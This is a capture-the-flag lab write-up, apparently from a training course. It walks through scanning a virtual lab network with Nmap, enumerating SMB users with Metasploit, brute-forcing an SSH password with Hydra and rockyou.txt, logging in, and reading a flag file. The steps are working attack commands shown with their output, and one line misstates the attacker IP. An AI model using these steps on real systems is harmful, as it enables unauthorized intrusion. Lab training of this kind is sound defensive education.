

BYPASSING THE PERIMETER


Note: Remember to set up the imported machine and your Kali machine to use the NAT Network interface (172.20.10.0/24)

Setting IP Address on 172.20.10.0/24 in Virtual Box Network Manager



Setting both machines to NAT NETWORK





Checking on Kali if IP is set:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.10.6  netmask 255.255.255.0  broadcast 172.20.10.255
        inet6 fe80::a00:27ff:fe4d:9727  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:4d:97:27  txqueuelen 1000  (Ethernet)
        RX packets 57  bytes 12225 (11.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45  bytes 5828 (5.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

IP address our machine is 127.20.10.6, so we can start an investigation.

1 Use a scanning tool (Nmap) to enumerate the vulnerable machine.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.20.10.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 21:42 CEST
Nmap scan report for 172.20.10.1
Host is up (0.0015s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.78

Nmap scan report for 172.20.10.4
Host is up (0.00079s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.20.10.5
Host is up (0.0015s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.20.10.6
Host is up (0.0011s latency).
All 1000 scanned ports on 172.20.10.6 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 21.90 seconds
```

We can see that two hosts are up and their IP addresses are 172.20.10.5 and 172.20.10.4. What is more we can investigate that port 22 is open and OpenSSH service is working on that particular port, so that's gonna be our target during the hydra attack.

2 Use Metasploit to find an exploit for username enumeration according to the open services you found in the vulnerable machine.

- Search for exploit for **SMB** service on Metasploit.
- Use the ***smb_enumusers*** exploit to enumerate users working via the SMB service.

```
└─$ msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

                                          `:oDFo:`
                                       ./ymM0dayMmy/.
                                    -+dHJ5aGFyZGVyIQ==+-
                                 `:sm⊚~~Destroy.No.Data~~s:`
                              -+h2~~Maintain.No.Persistence~~h+-
                           `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                        ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                     -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                    ~~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
                    :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                    :we're.all.alike'`                     The.PFYroy.No.D7:
                    :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                    :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                    :~~~srwxrwx:-.`                        `MS146.52.No.Per:
                    :<script>.Ac816/                        sENbove3101.404:
                    :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                    :09.14.2011.raid                       /STFU|wall.No.Pr:
                    :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                    :#OUTHOUSE-  -s:                       /corykennedyData:
                    :$nmap -oS                              SSo.6178306Ence:
                    :Awsm.da:                             /shMTl#beats3o.No.:
                    :Ring0:                              `dDestRoyREXKC3ta/M:
                    :23d:                               sSETEC.ASTRONOMYist:
                     /-                          /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                  ```-ooy.if1ghtf0r+ehUser5`
                                                ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                              +~KANSAS.CITY's~~`
                                               J~HAKCERS~./.`
                                               .esc:wq!:`
                                                +++ATH`
                                                 `

       =[metasploit v6.4.5-dev   ]
+ -- --=[2413 exploits - 1242 auxiliary - 423 post   ]
+ -- --=[1468 payloads - 47 encoders - 11 nops   ]
+ -- --=[9 evasion   ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```
```

```
msf6 > search smb_enumusers

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_enumusers_domain  .                normal  No     SMB Domain User Enumeration
   1  auxiliary/scanner/smb/smb_enumusers         .                normal  No     SMB User Enumeration (SAM EnumUsers)


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/smb/smb_enumusers

msf6 > 1
[-] Unknown command: 1. Run the help command for more details.
msf6 > use 1
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/smb/smb_enumusers) > set RHOST 172.20.10.4-5
RHOST => 172.20.10.4-5
msf6 auxiliary(scanner/smb/smb_enumusers) > run

[+] 172.20.10.4:139 - UBUNTU [ jessica ] ( LockoutTries=0 PasswordMin=5 )
[*] 172.20.10.4-5: - Scanned 1 of 2 hosts (50% complete)
Error: 172.20.10.5 RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_PIPE_BROKEN
[+] 172.20.10.5:445 - UBUNTU [ jessica ] ( LockoutTries=0 PasswordMin=5 )
[*] 172.20.10.4-5: - Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumusers) >
```

We can see that on machines 172.20.10.4 and 5 there is an user named “jessica”. Let’s use hydra and try to get in.

3 Use Hydra to crack the password using the username you found with **rockyou.txt** wordlist.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l jessica -P rockyou.txt 172.20.10.5 ssh -s 22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
ore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-01 22:21:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.20.10.5:22/

[22][ssh] host: 172.20.10.5   login: jessica   password: dragon
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-01 22:22:12
```

We do know login of the user, so now we can use rockyou.txt to try crack the password. I executed hydra with -l and -P flags pointed IP address and port that target machine is working on.Hydra has cracked password of user jessica which is a “dragon”.

4 Connect remotely via SSH using the username and password you found.

We are in! 😉

```
┌──(kali㉿kali)-[~]
└─$ ssh jessica@172.20.10.5 -p 22
The authenticity of host '172.20.10.5 (172.20.10.5)' can't be established.
ED25519 key fingerprint is SHA256:nUSb3IYj9TwjbH8J073wpYjTdZjRAIuycVWNR1GRm0I.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.5' (ED25519) to the list of known hosts.
jessica@172.20.10.5's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-155-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jun  1 20:26:24 UTC 2024

  System load:  0.0               Processes:               119
  Usage of /:   97.4% of 1.96GB   Users logged in:         0
  Memory usage: 10%               IPv4 address for enp0s3: 172.20.10.5
  Swap usage:   0%                IPv4 address for enp0s8: 172.20.10.4

  ⇒ / is using 97.4% of 1.96GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Aug 15 11:05:42 2023
jessica@ubuntu:~$
```

5 Find the **flag.txt** file and read the content.

Flag.txt is located in /var/local/flag.txt

```
jessica@ubuntu:~$ find / -maxdepth 9 -type f -name "flag.txt" | grep "flag.txt"
find: ‘/var/log/apache2’: Permission denied
find: ‘/var/log/private’: Permission denied
find: ‘/var/log/unattended-upgrades’: Permission denied
find: ‘/var/log/samba’: Permission denied
find: ‘/var/tmp/systemd-private-77c8d7a65d834d92a6fa3816c54617cb-systemd-resolved.service-5bdeZh’: Permission denied
find: ‘/var/tmp/systemd-private-77c8d7a65d834d92a6fa3816c54617cb-systemd-logind.service-CGNfoi’: Permission denied
find: ‘/var/tmp/systemd-private-77c8d7a65d834d92a6fa3816c54617cb-ModemManager.service-L5BOMh’: Permission denied
find: ‘/var/tmp/systemd-private-77c8d7a65d834d92a6fa3816c54617cb-systemd-timesyncd.service-oIIUni’: Permission denied
find: ‘/var/tmp/systemd-private-77c8d7a65d834d92a6fa3816c54617cb-apache2.service-5lk8pj’: Permission denied
find: ‘/var/lib/update-notifier/package-data-downloads/partial’: Permission denied
find: ‘/var/lib/private’: Permission denied
find: ‘/var/lib/snapd/cookie’: Permission denied
find: ‘/var/lib/snapd/void’: Permission denied
find: ‘/var/lib/snapd/cache’: Permission denied
find: ‘/var/lib/AccountsService/users’: Permission denied
find: ‘/var/lib/apt/lists/partial’: Permission denied
find: ‘/var/lib/udisks2’: Permission denied
find: ‘/var/lib/polkit-1’: Permission denied
find: ‘/var/lib/samba/private/msg.sock’: Permission denied
find: ‘/var/lib/samba/usershares’: Permission denied
/var/local/flag.txt
```

Lets cat this file:

```
jessica@ubuntu:~$ cat /var/local/flag.txt
HackerU{M1ss10n_5ucc3ss_Cy83r_Thr3at5_F0und!}
```